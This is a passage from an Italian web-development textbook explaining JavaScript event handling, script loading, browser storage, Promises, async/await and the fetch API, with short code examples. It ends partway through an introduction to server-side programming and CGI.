La proprietà `on<evento>` può contenere **un solo** gestore: assegnarne un altro cancella il precedente. `addEventListener` permette invece di registrare quanti gestori si vogliono per lo stesso evento, e di rimuoverli selettivamente con `removeEventListener`. In un'applicazione reale, dove parti diverse del codice possono voler reagire allo stesso evento, è l'unica scelta sensata.

Il valore di `this` in un gestore

Dentro un gestore, `this` vale l'elemento a cui il gestore è stato assegnato.

```
<input type="button" value="Click me">
<p>Hello Events!</p>
<script>
  function handleClick() {
    console.log(this.outerHTML);
  }

  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">

  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```

[📄 this-handler.html](#)

L'oggetto evento

Per gestire bene un evento servono spesso dettagli: in un `keydown`, quale tasto è stato premuto? In un `click`, a quali coordinate? L'utente teneva premuto `CTRL`?

Tutti i dettagli sono forniti in un **oggetto evento**, passato automaticamente ai gestori. Tipi di evento diversi hanno proprietà diverse: per esempio gli eventi da tastiera hanno una proprietà `key` che rappresenta il tasto premuto.

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event) {
    console.log(`You pressed ${event.key}`);
  }

  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

[oggetto-evento.html](#)

PROPAGAZIONE DEGLI EVENTI



Bubbling

Event bubbling

Quando un evento scatta su un elemento, vengono eseguiti prima tutti i gestori registrati su quell'elemento, poi tutti quelli registrati sul suo genitore, e così via risalendo fino alla radice del DOM. Questo meccanismo si chiama **event bubbling** («ribollimento»).

Si applica alla maggior parte degli eventi, ma non a tutti: gli eventi di `focus`, per esempio, non fanno bubbling.

Esempio 7.5 — Il percorso di un clic

```
<body>
  <section onclick="console.log('section');">
    <article onclick="console.log('article');">
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
</body>
<script>
  document.onclick = () => console.log("document");
</script>
```

[bubbling.html](#)

Facendo clic sul `<p>`, la console mostra:

Console

```
p
article
section
document
```

Un solo clic, quattro gestori eseguiti, dal più interno al più esterno.

Delegazione degli eventi

La **delegazione degli eventi** è un pattern potente: se molti elementi possono generare eventi simili, invece di assegnare un gestore a ciascuno se ne usa **uno solo** sul loro antenato comune. Gli elementi «delegano» la gestione all'antenato.

La proprietà `target` dell'oggetto evento permette di sapere su quale elemento l'evento è stato effettivamente generato.

Esempio 7.6 — Un solo gestore per tutta la tabella

```
<table onclick="handler(event);">
  <tr><th>Col</th><th>Col</th></tr>
  <tr><td>1</td><td>2</td></tr>
  <tr><td>3</td><td>4</td></tr>
  <tr><td>5</td><td>6</td></tr>
</table>
<script>
  function handler(event) {
    if (event.target.nodeName === "TD") {
      let oldValue = parseInt(event.target.innerHTML);
      event.target.innerHTML = ++oldValue;
    }
  }
</script>
```

[▢ delegazione.html](#)

Un solo gestore serve sei celle. Il vantaggio non è solo la brevità: se in seguito si aggiungessero righe alla tabella **dinamicamente**, queste funzionerebbero subito, senza bisogno di registrare nuovi gestori.

Fermare il bubbling

Un gestore può decidere che l'evento è stato completamente elaborato e che non serve propagarlo oltre, invocando il metodo `stopPropagation()` sull'oggetto evento.

```
<body>
  <section onclick="console.log('section');">
    <article>
      <p onclick="console.log('p');">Bubbling</p>
    </article>
  </section>
  <script>
    let art = document.querySelector("article");
    art.addEventListener("click", handler);

    function handler(event) {
      console.log(this.tagName);
      event.stopPropagation(); // l'evento non arriva a <section>
    }
  </script>
</body>
```

[▢ stop-propagation.html](#)

Fermare la propagazione con parsimonia

La regola pratica è di **non** fermare la propagazione a meno di avere una buona ragione. Un antenato potrebbe aver bisogno di intercettare quell'evento, oggi o in futuro: sistemi di analisi, chiusura automatica dei menu a comparsa e molte librerie si basano proprio sul fatto che gli eventi risalgano fino in cima.

Generare eventi da JavaScript

Da JavaScript è anche possibile **generare** eventi. La proprietà `isTrusted` vale `false` per gli eventi artificiali.

```
<input type="button" value="Click me">
<script>
  function handler(event) {
    console.log(`${event.type} event. Trusted: ${event.isTrusted}`);
  }

  let input = document.querySelector("input");
  input.onclick = handler;

  let click = new Event("click");
  input.dispatchEvent(click); // isTrusted vale false
</script>
```

[📄 dispatch.html](#)



Man mano che i nostri script diventano più complessi, interagiscono con il DOM e registrano gestori, dobbiamo sapere **quando** il codice viene eseguito durante il caricamento di una pagina.

- In generale, gli script vengono scaricati ed eseguiti **nell'ordine in cui compaiono**, mentre l'analisi della pagina è **sospesa**.
- Gli script esterni con l'attributo **defer** vengono scaricati **in parallelo** ed eseguiti **dopo** che la pagina è stata completamente analizzata.
- Gli script esterni con l'attributo **async** vengono scaricati in parallelo ed eseguiti **appena sono pronti**.
- Gli script di tipo modulo si comportano come **defer** per impostazione predefinita, e possono essere dichiarati **async**.




Figura 7.6: Quando viene scaricato ed eseguito uno script, a seconda degli attributi.

Esempio 7.7 — Perché l'ordine conta

Consideriamo questo script, che cerca un `<h1>` nel `<body>`:

```
let h1 = document.body.querySelector("h1");
console.log(h1.innerText);
```

`load.js`

E questa pagina, che lo include nell'`<head>`:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Events</title>
    <script src="load.js"></script>
  </head>
  <body>
    <h1>JavaScript</h1>
  </body>
</html>
```

`pagina.html`

Variante

`<script src="load.js">`

`<script defer src="load.js">`

`<script async src="load.js">`

Esito

Errore. Lo script viene eseguito subito, quando il `<body>` non è ancora stato analizzato: `h1` vale `null`.

Funziona. L'esecuzione avviene dopo l'analisi completa della pagina.

Non si può sapere. Dipende da quanto tempo serve a scaricare lo script.

L'alternativa che funziona sempre, indipendentemente da dove si trova il tag, è attendere l'evento `DOMContentLoaded`:

```
document.addEventListener("DOMContentLoaded", () => {
  let h1 = document.body.querySelector("h1");
  console.log(h1.innerText);
});
```

`load-sicuro.js`



- **The Modern JavaScript Tutorial**
<https://javascript.info/>
Parte 2: *Document* (1.1–1.7), *Introduction to events*, *UI events*, *Document and resource loading*.
- **Eloquent JavaScript** (3^a edizione), Marijn Haverbeke.
<https://eloquentjavascript.net/>
Capitoli da 13 a 15.
- **JavaScript Reference** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>

ASINCRONISMO E RICHIESTE DI RETE

Completiamo la panoramica su JavaScript con tre argomenti: la **memorizzazione dei dati** nel browser, i costrutti per la **programmazione asincrona** e le **richieste di rete**.

MEMORIZZARE DATI NEL BROWSER



I browser moderni offrono diverse API utilizzabili da JavaScript per memorizzare e recuperare i dati di un'applicazione: i **cookie**, il **Web Storage** (`localStorage` e `sessionStorage`) e **IndexedDB**.

Cookie

Cookie

I **cookie** sono piccole stringhe di dati. Fanno parte del protocollo HTTP e servono a «superarne» la mancanza di stato. Vengono tipicamente impostati in una risposta HTTP tramite l'header **Set-Cookie**; i browser li memorizzano e li inviano in **tutte** le richieste successive verso lo stesso dominio, tramite l'header **Cookie**.

È il meccanismo che avevamo anticipato nel primo capitolo, parlando della natura *stateless* di HTTP.

I cookie del sito corrente sono accessibili tramite la proprietà `document.cookie`. Il suo valore è una stringa di coppie **nome=valore** separate da `;`, e ogni coppia è un cookie distinto.

```
<h1>Hello!</h1>
<script>
  if (document.cookie.indexOf("name=") === -1) { // nessun cookie "name"
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10`; // scade fra 10 secondi
  }

  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```

[📄 cookie.html](#)

localStorage

Lavorare con i cookie da JavaScript non è comodissimo: soprattutto quando i cookie sono molti, bisogna manipolare stringhe, spezzarle, usare espressioni regolari.

L'oggetto `localStorage` offre un modo molto più semplice di memorizzare coppie chiave/valore nel browser:

- i dati **non** vengono inviati a ogni richiesta, quindi se ne possono memorizzare molti di più;
- l'interfaccia è simile a quella di una `Map`;
- può memorizzare **solo valori stringa**;
- esiste un `localStorage` distinto per ogni combinazione di dominio, protocollo e porta.

```
<h1>Hello!</h1>
<script>
  if (localStorage.getItem("name") === null) { // niente "name" memorizzato
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }

  let name = localStorage.name;
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```

[📄 localStorage.html](#)

sessionStorage e IndexedDB

I dati in `localStorage` sopravvivono persino a un riavvio completo del browser. `sessionStorage` offre le stesse funzionalità, ma si usa molto più di rado: esiste solo all'interno della **scheda** corrente del browser, e i dati sopravvivono a un aggiornamento della pagina ma non alla chiusura e riapertura della scheda.

IndexedDB è invece un vero database integrato nel browser: supporta tipi di chiave diversi, transazioni e interrogazioni su intervalli di chiavi, e può memorizzare ancora più dati di `localStorage`. È inutilmente potente per le tradizionali applicazioni web client-server, ed è pensato soprattutto per le applicazioni che devono funzionare **offline**. Basta sapere che esiste.

Nulla di ciò che sta nel browser è sicuro

Cookie, `localStorage` e IndexedDB vivono sul computer dell'utente e sono ispezionabili e modificabili con due clic dai DevTools. Non vanno quindi **mai** usati per memorizzare segreti, né per conservare informazioni di cui il server debba fidarsi: un carrello con i prezzi, per esempio, va sempre ricalcolato lato server. Vale la stessa regola vista per l'input dell'utente: ciò che arriva dal client va sempre verificato.



Il codice JavaScript viene tipicamente eseguito in modo **sincrono**: ogni istruzione attende il completamento delle precedenti. È un modo di programmare intuitivo, ma ha qualche inconveniente: alcune istruzioni possono richiedere molto tempo, per esempio quando si attende l'input dell'utente, il completamento di una richiesta di rete o la fine di un calcolo complesso. Le istruzioni successive, magari importanti, restano bloccate ad aspettare.

```
function firstOperation(value) { return 1 + value; }
function secondOperation(value) { return 2 + value; }
function thirdOperation(value) { return 3 + value; }

function setupPage() {
  let result = 0;
  result = firstOperation(result);
  result = secondOperation(result);
  result = thirdOperation(result);
  console.log(`Result is ${result}`);
}
```

sincrono.js

Callback

Callback

Una **callback** è una funzione passata come argomento a un'altra funzione, con l'aspettativa che venga invocata al momento opportuno.

Ci ricordano qualcosa? I gestori di eventi del capitolo precedente sono, in effetti, delle callback.

Riscriviamo l'esempio precedente in stile asincrono, con le callback.

```
function firstOperation(value, cb) { cb(1 + value); }
function secondOperation(value, cb) { cb(2 + value); }
function thirdOperation(value, cb) { cb(3 + value); }

function setupPage() {
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```

callback.js

Callback Hell



L'indentazione che si allarga a destra ha un nome: **Callback Hell**, oppure **Pyramid of Doom**. Con molte callback annidate il codice diventa rapidamente illeggibile, e la situazione peggiora ulteriormente quando si deve gestire anche la propagazione degli errori: ogni livello deve controllare e inoltrare l'errore al livello successivo.

Il JavaScript delle origini gestiva l'asincronismo così. Nel JavaScript moderno si usa un costrutto diverso: le **Promise**.

Nella programmazione capita spesso di avere:

1. del codice **produttore**, che fa qualcosa e ci mette un certo tempo: attendere l'input dell'utente, scaricare dati dalla rete, svolgere calcoli complessi;
2. del codice **consumatore**, che ha bisogno dei risultati del produttore.

Le **Promise** sono il modo di «collegare» produttori e consumatori.

Creare una Promise

Un oggetto **Promise** si crea con il costruttore apposito.

```
let promise = new Promise(function (resolve, reject) {
  // Executor: qui il codice del produttore
});
```

La funzione passata come argomento si chiama **executor**, e viene invocata **immediatamente** alla creazione della Promise. **resolve** e **reject** sono callback fornite da JavaScript: quando il codice dell'executor termina, deve invocare

- **resolve(value)** se è andato a buon fine, con risultato **value**;
- **reject(error)** se si è verificato un errore, dove **error** è l'oggetto errore.




Figura 8.1: Il ciclo di vita di una Promise.

Stato e risultato sono privati

Status e *Result* sono proprietà **interne**: non si possono leggere direttamente dal codice. L'unico modo di accedere al risultato è registrare le funzioni da eseguire quando la Promise si risolve, come vediamo subito. Una Promise che ha lasciato lo stato **pending** si dice **settled** («sistemata»), e da quel momento il suo stato non cambia più.

```
let promise = new Promise(function (resolve, reject) {
  let number = Math.random();

  setTimeout(() => { // setTimeout riceve una callback e un tempo in ms
    if (number > 0.5) {
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});
```

```
console.log(promise); // Promise { <state>: "pending" }
```

promise.js

then, catch e finally

Il codice consumatore riceve una Promise, cioè la promessa che un dato sarà disponibile a un certo punto nel futuro. Le azioni da compiere quando la Promise è risolta (o rifiutata) si registrano con i metodi offerti dall'oggetto Promise. Il più importante è `.then()`.

```
promise.then(  
  function (result) { /* invocata se la promise e' fulfilled */ },  
  function (error) { /* invocata se la promise e' rejected */ }  
)
```

Si può anche registrare una sola funzione, quella per il caso di successo. Quando invece interessa solo il caso di errore si può passare `null` come primo argomento, oppure — meglio — usare il metodo equivalente `.catch()`.

```
promise.catch(  
  (error) => { /* invocata se la promise e' rejected */ }  
)
```

Come i blocchi `try/catch`, anche le Promise hanno un metodo `.finally()`. Riceve una callback senza argomenti, viene invocato appena la Promise è *settled* (in un senso o nell'altro), ed è pensato per le operazioni di pulizia che vanno eseguite in ogni caso.

Esempio 8.1 — L'ordine di esecuzione

```
let promise = new Promise(function (resolve, reject) {  
  let number = Math.random();  
  setTimeout(() => {  
    if (number > 0.5) {  
      resolve(number);  
    } else {  
      reject(new Error(`Number too small: ${number}`));  
    }  
  }, 1000);  
});  
  
console.log("Here");  
  
promise.finally(() => { console.log("Promise settled") });  
  
promise.then(  
  (result) => { console.log(`Done: ${result}`) },  
  (error) => { console.log(error.message) }  
);  
  
console.log("There");
```

[📄 promise-ordine.js](#)

Console

```
Here  
There  
Promise settled  
Done: 0.6      (oppure "Number too small: 0.3")
```

L'ordine è il punto centrale: **"There"** viene stampato **prima** del risultato, perché il codice non si è fermato ad aspettare la Promise. È esattamente ciò che volevamo ottenere con l'asincronismo.

Concatenare le Promise

E se dovessimo eseguire una **sequenza** di passi asincroni? È qui che entra in gioco il **promise chaining**, e che si vede il vantaggio rispetto alle callback annidate.

```
let promise = new Promise(function (resolve, reject) {
  setTimeout(() => { resolve(1); }, 1000);
});

console.log("Here");

promise
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })

console.log("There");
```

[chaining.js](#)

Console

```
Here
There
1
2
4
```

Come funziona, se la Promise originale si risolve una sola volta con il valore 1? Il punto è che **ogni invocazione di `.then()` restituisce una nuova Promise**, che rappresenta il completamento del gestore stesso. Quando un gestore restituisce un valore, quel valore diventa il risultato della nuova Promise, che alimenta il **`.then()`** successivo.

Concatenare non è registrare più gestori

I due frammenti seguenti sembrano simili ma fanno cose molto diverse.

```
// concatenazione: stampa 1, poi 2, poi 4
promise
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; });
```

```
// tre gestori indipendenti sulla STESSA promise: stampa 1, 1, 1
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
```

Nel primo caso si costruisce una catena, in cui ogni anello riceve il risultato del precedente. Nel secondo si registrano tre gestori indipendenti sulla **stessa** Promise, che ricevono tutti e tre lo stesso valore iniziale.

Esempio 8.2 — Errori in una catena

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops"); // equivale a un reject()
  return r * 2;             // mai raggiunta
}).then((r) => {
  console.log(r);          // saltata: la catena e' in errore
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```

[📄catena-errori.js](#)

Quando un anello della catena fallisce, tutti i `.then()` successivi vengono **saltati** fino al primo `.catch()`. È lo stesso comportamento di un'eccezione che risale i blocchi `try`, e risolve elegantemente il problema della gestione degli errori che rendeva pesanti le callback.

I metodi statici della classe Promise

Spesso serve coordinare **più** operazioni asincrone. La classe `Promise` offre quattro metodi statici per farlo.

Metodo	Si risolve...
<code>Promise.all</code>	quando tutte si risolvono; rifiuta appena una rifiuta
<code>Promise.allSettled</code>	quando tutte sono <i>settled</i> , qualunque sia l'esito
<code>Promise.race</code>	appena la prima si sistema, in un senso o nell'altro
<code>Promise.any</code>	appena la prima si risolve (ignora i rifiuti)

Esempio 8.3 — Promise.all

Prende in ingresso un array di Promise e restituisce una nuova Promise che rappresenta il completamento di tutte. Il risultato è un array, in cui ogni Promise di ingresso contribuisce con un elemento, **nell'ordine di partenza** e non in quello di completamento.

```
let prom = Promise.all([
  new Promise(resolve => setTimeout(() => resolve(3), 3000)),
  new Promise(resolve => setTimeout(() => resolve(2), 2000)),
  new Promise(resolve => setTimeout(() => resolve(1), 1000)),
]).then((result) => {
  console.log(result); // Array(3) [3, 2, 1]
});
```

[📄promise-all.js](#)

Esempio 8.4 — `Promise.allSettled`

`Promise.all` rifiuta se una qualunque delle Promise di ingresso rifiuta: è un *tutto o niente*. `Promise.allSettled` attende invece che tutte si sistemino e restituisce un array di oggetti che descrivono lo stato di ciascuna.

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message); // non viene eseguito
});
```

`promise-allsettled.js`

Esempio 8.5 — `Promise.race` e `Promise.any`

`Promise.race` si sistema appena una delle Promise di ingresso si sistema, e ne assume il risultato (o l'errore).

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 1000) }),
]).then((result) => {
  console.log(result); // 1: la seconda arriva prima
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).catch((err) => {
  console.warn(err.message); // Oops: qui arriva prima il rifiuto
});
```

`promise-race.js`

`Promise.any` è simile, ma attende la prima Promise **risolta**, ignorando i rifiuti.

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => res(3), 3000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result); // 1
});
```

`promise-any.js`

Se **tutte** rifiutano, `Promise.any` rifiuta con un `AggregateError` che raccoglie tutti gli errori.

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Woah")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Ouch")), 1000) }),
]).catch((err) => {
  console.warn(err.message); // No promise in Promise.any was resolved
  console.warn(err.errors[0].message); // Woah
  console.warn(err.errors[1].message); // Oops
  console.warn(err.errors[2].message); // Ouch
});
```

`promise-any2.js`

Infine, `Promise.resolve(result)` e `Promise.reject(error)` creano Promise **già sistemate**. Si usano soprattutto per compatibilità, quando una funzione deve restituire una Promise anche se il valore è già disponibile.

```
let p = Promise.resolve(1); // come new Promise(resolve => resolve(1))
p.then(result => console.log(result));
```

ASYNC E AWAIT



Il JavaScript moderno include una sintassi speciale per lavorare con le Promise, basata su due parole chiave: `async` e `await`.

async

La parola chiave `async` si mette davanti a una funzione e garantisce che quella funzione restituisca **sempre** una Promise:

- qualunque altro valore restituito viene implicitamente avvolto in una Promise risolta;
- gli errori sollevati vengono avvolti in una Promise rifiutata.

```
async function f() {
  return new Promise(/* ... */);
}

async function g() {
  return 1; // equivale a Promise.resolve(1)
}
```

`async.js`

```
console.log("Here");

async function f() {
  // throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);

console.log("There");
```

`async-uso.js`

Console

```
Here
There
1
```

await

La parola chiave **await** si può usare **solo dentro funzioni async**, e sospende l'esecuzione finché una Promise non è sistemata.

```
console.log("Here");

async function f() {
  let promise = new Promise(function (res, rej) {
    setTimeout(() => { res("Done!") }, 2000);
  });

  let result = await promise; // l'esecuzione si ferma qui
  console.log(`After Await. Result is ${result}`);
  return result;
}

f().then(console.log);

console.log("There");
```

[await.js](#)

Console

```
Here
There
After Await. Result is Done!
Done!
```

Perché async/await è più leggibile



await permette di scrivere codice asincrono che **si legge come codice sincrono**: niente catene di **.then()**, niente annidamenti. In più, dentro una funzione **async** si possono usare i normali blocchi **try/catch** per gestire gli errori, invece di **.catch()**.

È importante però capire che si tratta di **zucchero sintattico** sopra le Promise: **await** non blocca il browser, sospende soltanto la funzione **async** in cui si trova, mentre il resto del programma continua a girare. Ecco perché nell'esempio **"There"** viene stampato prima del risultato.

JavaScript può anche **scaricare dati** da Internet. Nel JavaScript tradizionale si usavano oggetti `XMLHttpRequest` e delle callback per gestire gli eventi di stato.

```
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button>
<p id="fact"></p>
<script>
  let btn = document.getElementById("btn");

  btn.onclick = () => {
    let req = new XMLHttpRequest();
    req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact");
    req.send();

    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```

[xhr.html](#)

L'API fetch

Il modo moderno di effettuare richieste HTTP da JavaScript è la funzione `fetch()`, che prende in ingresso una URL e un'insieme opzionale di opzioni, e restituisce una **Promise** che si risolve in un oggetto **Response**.

```
let promise = fetch("url", [options]);
```

Le opzioni permettono di specificare il metodo HTTP, gli header della richiesta e altro ancora: qui si ricongiungono le nozioni su HTTP viste nel primo capitolo.

Lavorare con la risposta

La Promise restituita da `fetch` si risolve **appena arrivano gli header** della risposta. A quel punto possiamo già controllare il codice di stato e gli header, ma il **corpo** potrebbe non essere ancora disponibile.

```
async function f() {
  let response = await fetch("./example.json");

  // un header specifico
  console.log(response.headers.get('Content-Type')); // application/json

  // iterazione su tutti gli header della risposta
  for (let [key, value] of response.headers) {
    console.log(`Header ${key}: ${value}`);
  }

  console.log(response.status);

  if (response.ok) {
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}
```

[fetch-response.js](#)

Per ottenere il corpo, l'oggetto **Response** offre diversi metodi, anch'essi basati su Promise.

Metodo	Restituisce
<code>.text()</code>	il corpo della risposta come testo
<code>.json()</code>	il corpo interpretato come JSON
<code>.blob()</code>	un Blob (dati binari con un tipo)
<code>.arrayBuffer()</code>	un ArrayBuffer (rappresentazione binaria di basso livello)
<code>.formData()</code>	un oggetto FormData (dati inviati da un form)

Il corpo si può leggere una volta sola



Si può scegliere **un solo** metodo di lettura del corpo. Se si è già invocato `response.text()`, una successiva `response.json()` non funzionerà, perché il contenuto del corpo è già stato consumato.

Esempio 8.6 — Leggere una risposta JSON

```
async function f() {  
  let response = await fetch("https://catfact.ninja/fact");  
  
  if (response.ok) {  
    let fact = await response.json();  
    document.getElementById("fact").innerHTML = fact.fact;  
  } else {  
    console.log("Some error occurred");  
  }  
}
```

 `fetch-json.js`

Da confrontare con la versione basata su **XMLHttpRequest** vista poco fa: stesso risultato, molto meno codice e nessuna callback annidata.

```
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button>
<img id="img">
<script>
  document.getElementById("btn").onclick = () => {
    let msg = document.getElementById("msg").value;
    let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}`;

    fetch(url)
      .then((response) => {
        return response.blob();
      })
      .then((blob) => {
        let img = document.getElementById("img");
        img.src = URL.createObjectURL(blob);
      });
  }
</script>
```

 *fetch-blob.html*

Il **Blob** scaricato viene trasformato in una URL locale temporanea con `URL.createObjectURL()`, che si può assegnare direttamente all'attributo `src` di un'immagine.

RIFERIMENTI



- **The Modern JavaScript Tutorial**
<https://javascript.info/>
Parte 2: *Storing data in the browser* (4.1, 4.2).
Parte 1: *Promises and async/await* (11.1–11.5, 11.8).
Parte 3: *Network requests* (3.1, 3.8).
- **Eloquent JavaScript** (3^a edizione), Marijn Haverbeke.
<https://eloquentjavascript.net/>
Capitoli 11 e 18.
- **JavaScript Reference** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>

IL LATO SERVER DEL WEB

Finora abbiamo imparato molto sulle tecnologie web fondamentali: HTML, CSS e JavaScript. Sappiamo progettare pagine moderne, curate e responsive, e sappiamo renderle dinamiche con JavaScript: gestire eventi, modificare il DOM, effettuare richieste HTTP asincrone per recuperare i dati da mostrare.

C'è però un limite di fondo che non abbiamo ancora superato.

I LIMITI DELLE WEB APP STATICHE



Le nostre pagine hanno un certo dinamismo grazie a JavaScript, ma quel dinamismo avviene **dentro il browser**. In un certo senso restano intrinsecamente **statiche**: ogni volta che un browser richiede una delle nostre pagine, gli viene servito **sempre lo stesso identico documento**.



Figura 9.1: Un server che serve solo file: la risposta è sempre la stessa.

L'approccio «statico» visto finora è semplice ed efficace, e funziona benissimo per applicazioni composte da un numero limitato di pagine che cambiano di rado. Presenta però alcune limitazioni evidenti:

- come facciamo a **personalizzare** una pagina per uno specifico utente?
- che cosa succede se il contenuto di una pagina cambia molto **frequentemente**?
- che cosa succede se il nostro sito è composto da **milioni** di pagine?
- come facciamo ad **agire** in seguito a una richiesta, per esempio registrando un ordine?

Esempio 9.1 — Il caso Wikipedia

Wikipedia conta circa **60 milioni** di pagine web, tutte con la stessa struttura e lo stesso stile, ma con contenuti diversi.

Supponiamo che la struttura di base di una pagina di Wikipedia occupi circa 150 000 caratteri: sono 150 kB di dati **ripetuti in ogni pagina**. Moltiplicando per 60 milioni di pagine si ottengono circa **9 TeraByte** di dati duplicati.

E se dovessimo cambiare la barra di navigazione?

Con un sito statico bisognerebbe rigenerare 60 milioni di file. È chiaro che serve un approccio diverso.

Fino a questo momento, per noi un server web si limitava a servire file prelevati dalla document root. Ma un server web può fare molto di più: tanto per cominciare, può **generare pagine al volo**, tipicamente in base ai parametri ricevuti nella richiesta HTTP.

È questa l'idea alla base della **programmazione lato server**.




Figura 9.2: Con la generazione dinamica, la stessa richiesta può produrre risposte diverse.

Nei primi anni Novanta, prima ancora che JavaScript esistesse, le pagine dinamiche si ottenevano tramite la **Common Gateway Interface** (CGI).

CGI

CGI è una specifica di interfaccia che permette ai server web di **eseguire programmi esterni** per elaborare una richiesta HTTP.




Figura 9.3: Il flusso di una richiesta gestita tramite CGI.

La specifica CGI definisce con precisione come server web e programmi conformi devono comunicare.

Elemento	Come viene trasmesso
Header della richiesta, <i>query string</i>	tramite variabili d’ambiente
Corpo della richiesta	sullo stream di standard input del programma
Corpo della risposta HTTP	è ciò che il programma scrive sul standard output

Esempio 9.2 — Il nostro primo script CGI

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
